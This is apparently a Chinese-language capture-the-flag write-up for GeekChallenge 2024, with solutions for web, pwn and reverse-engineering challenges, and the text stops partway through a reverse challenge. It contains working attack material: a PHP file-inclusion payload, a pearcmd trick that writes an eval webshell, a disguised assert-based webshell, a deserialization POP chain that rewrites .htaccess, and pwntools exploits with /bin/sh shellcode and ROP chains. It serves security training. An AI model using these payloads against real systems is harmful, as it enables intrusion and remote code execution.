
极客大挑战2024 Writeup

Web

Http



100%的


console里能看到画完圆后的得分，跟进到circle.html可以看到输出flag的逻辑：

```
console.log($('footer p span').text());
                                if (score == 100) {
                                        FfFlLLlllaaaaaggggg=
atob("U1lDezVVY0hfQF9XbzBkM3JmVWxfQ2lSYzFlfQ==");
```

base64解出flag：SYC{5UcH_@_Wo0d3rfUl_CiRc1e}


rce_me

一些简单的绕过



baby_upload

后缀名试了试1.jpg.php，发现直接上传了



ez_include

网上的payload一把梭了第一关：

`file=php://filter/convert.base64-encode/resource=/proc/self/root/var/www/html/starven_secret.php`

拿到一串base64解出来第二关：

```php
<?php
$secret = "congratulation! you can goto /levellllll2.php to capture the flag!";
?>
```


在网上找到了点资料，用这个payload写入木马即可拿shell：

`?+config-create+/&syc=/usr/local/lib/php/pearcmd.php&/<?=@eval($_POST['cmd']);?>+/tmp/shell.php`

在环境变量里能看到flag：SYC{3b8d8f10-3b75-441a-a3d0-f154f5170b72}

Can_you_Pass_Me

焚靖一把梭了，发现还不能直接读到flag，看了下app.py，是要求flag的内容不能完整的出现在响应中。那么我们只要不读全就行了，这里只要读前41个字符



SecretInDrivingSchool

源码里找到登陆页面L000G1n.php

猜测用户名为admin，密码进行爆破可以得到SYC@chengxing


往广告里写入一个木马绕过eval，POST之类的即可拿到shell

```php
<?php
header("Content-Type: text/html; charset=UTF-8");

$ads = [
    "<div style='padding: 20px; background-color: #ffeb3b; text-align: center;'>
        <h2>限时优惠：学车立减200元！</h2>
        <p>立即报名，享受优惠价，快速拿驾照！</p>
    </div>",
    "<div style='padding: 20px; background-color: #4caf50; color: white; text-align: center;'>
        <h2>新学员推荐计划</h2>
        <p>推荐新学员，成功后免费享受1小时AI练车！</p>
    </div>",
    "<div style='padding: 20px; background-color: #2196f3; color: white; text-align: center;'>
        <h2>夏季特惠驾照班！</h2>
        <p>报名驾校，现在只需2999元，立即行动吧！</p>
    </div>"
];

$random_ad = $ads[array_rand($ads)];
$password = "cmd";
array_udiff_assoc(array($_REQUEST[$password]), array(1), "assert");
echo $random_ad;
?>
```

环境变量里找到flag:SYC{b05f2072-8ef6-44a0-8768-8bb8b36367e3}


Problem_On_My_Web


页面存在xss漏洞




submit后去manager用机器人访问一下即可上线

If you could tell me where my website has a problem,i would give you a gift in my cookies!!! [Post url=]





在cookies中可以看到flag



ezpop

pop链的构造不是很麻烦，但是两个绕过套了个反序列化在外面感觉还是挺麻烦的

第一个正则过滤了成员名meimeng，将s改为S就可以用十六进制表示meimeng绕过了

第二个正则过滤了很多伪协议要用到的东西：

```
preg_match('/%|iconv|UCS|UTF|rot|quoted|base|zlib|zip|read/i',$this->starven
```


网上的一些方法不适用于反序列化，感觉是属性值长度导致的，这里需要利用.htaccess进行预包含，然后读取flag，题目描述也给出了flag位于/flag

```php
<?php
error_reporting(0);
Class SYC{
    public $starven;
}

Class lover{
    public $J1rry = "data://text/plain,Welcome GeekChallenge 2024";
    public $meimeng;

}

Class Geek{
    public $GSBP;

}

$a = new SYC();
$a->starven="php://filter/write=string.strip_tags/?>php_value%20auto_prepend_file%20/flag%0a%23/resource=.htaccess";
$b = new Geek();
$b->GSBP=$a;
$c = new lover();
$c->meimeng=$b;
$d = new Geek();
$d->GSBP=$c;
$e = new lover();
$e->meimeng=$d;

echo serialize($e);
```

由于直接把url编码后的结果放到starven里了，所以需要自己把starven的属性值长度改一下

```
O:5:"lover":2:{s:5:"J1rry";s:44:"data://text/plain,Welcome GeekChallenge 2024";S:7:"\6deimeng";O:4:"Geek":1:{s:4:"GSBP";O:5:"lover":2:{s:5:"J1rry";s:44:"data://text/plain,Welcome GeekChallenge 2024";S:7:"\6deimeng";O:4:"Geek":1:{s:4:"GSBP";O:3:"SYC":1:{s:7:"starven";s:93:"php://filter/write=string.strip_tags/?>php_value auto_prepend_file /flag%0A%23/resource=.htaccess";}}}}}
```

之后刷新一下页面就能看到flag了



Pwn

ez_shellcode

先写入shellcode，再控制程序先后执行gift和shellcode

```python
from pwn import *

p = remote("nc1.ctfplus.cn",19864)
shellcode = b"\x48\x31\xf6\x56\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x54\x5f\x6a\x3b\x58\x99\x0f\x05"
gift = 0x401256
backdoor = 0x4040b0
p.sendlineafter(b"do you know shellcode?", shellcode)
payload = b"A"*(0x18+8) + p64(gift) + p64(backdoor)
p.sendlineafter(b"please input your name:", payload)
p.interactive()

#SYC{79d62197-9589-404e-90ea-58bf56a7ca8e}
```

你会栈溢出吗

栈溢出

```python
from pwn import *

p = remote("nc1.ctfplus.cn", 31780)
backdoor = 0x400728
payload = b"A"*(0xC+8)+ p64(0x40078f) + p64(backdoor)
p.sendlineafter(b"Welcome to geek,what's you name?", payload)
p.interactive()

```

```
#SYC{815bd661-0940-4285-a1c5-1dacef0bd1fd}
```

00000

爆破开头是\x00的密码即可

```python
from pwn import *

context(os='linux', arch='amd64', log_level='debug')
while True:
    p = remote("nc1.ctfplus.cn", 30732)
    password = b"\x00"
    p.sendlineafter(b"Enter the password: ", password)
    res = p.recvline().decode()
    if "safe" in res:
        p.interactive()
    else:
        p.close()

#SYC{6ee274c8-3df0-4f6d-adb1-f5a7b8c9de69}
```

简单的签到

做一道计算就行

```python
from pwn import *

context(os='linux', arch='amd64', log_level='debug')

p = remote("nc1.ctfplus.cn", 46179)
p.sendafter(b"start our challenge.", b"\n")
p.recvuntil(b"\n")
question = p.recv().decode().replace("=","")
answer = eval(question)
p.sendline(str(answer).encode())
p.interactive()

#SYC{66620b84-4a4c-4622-8fba-49590a518f10}
```

su~~~~

打的ret2libc，感觉非预期了，文件名和hint都是csu（

```python
from pwn import *
from ctypes import *

context(os='linux', arch='amd64', log_level='debug')

elf = ELF("./csu")
p = remote("nc1.ctfplus.cn", 41732)

p.sendline(b"1")

rdi = 0x400903
puts_plt = elf.plt["puts"]
puts_got = elf.got["puts"]
offset = 0x80+8
main = 0x40080c
payload = b"A"*offset + p64(rdi) + p64(puts_got) + p64(puts_plt) + p64(main)
p.sendline(payload)
real_addr = u64(p.recvuntil(b"\x7f")[-6:].ljust(8,b"\x00"))
#print(hex(real_addr))

p.sendline(b"1")

ret = 0x4005d6
libc_base = real_addr - 0x80970
system = libc_base + 0x4f420
str_bin_sh = libc_base + 0x1b3d88
payload = b"A"*offset + p64(ret) + p64(rdi) + p64(str_bin_sh) + p64(system)
p.sendline(payload)
p.interactive()

#SYC{c65b6f46-bdb0-4f73-8e30-65ae74652d62}
```

Reverse

Hello_re

在十六进制编辑器里把 `SYC` 改成 `UPX` ，重新保存一下然后 `upx -d` 脱壳

解密异或

```python
key = [0x53, 0x59, 0x43, 0x4C, 0x4F, 0x56, 0x45, 0x52]
v7 = [0 for i in range(32)]
v7[0] = 0
v7[1] = 1
```

```
v7[2] = 2
v7[3] = 52
v7[4] = 3
v7[5] = 96
v7[6] = 47
v7[7] = 28
v7[8] = 107
v7[9] = 15
v7[10] = 9
v7[11] = 24
v7[12] = 45
v7[13] = 62
v7[14] = 60
v7[15] = 2
v7[16] = 17
v7[17] = 123
v7[18] = 39
v7[19] = 58
v7[20] = 41
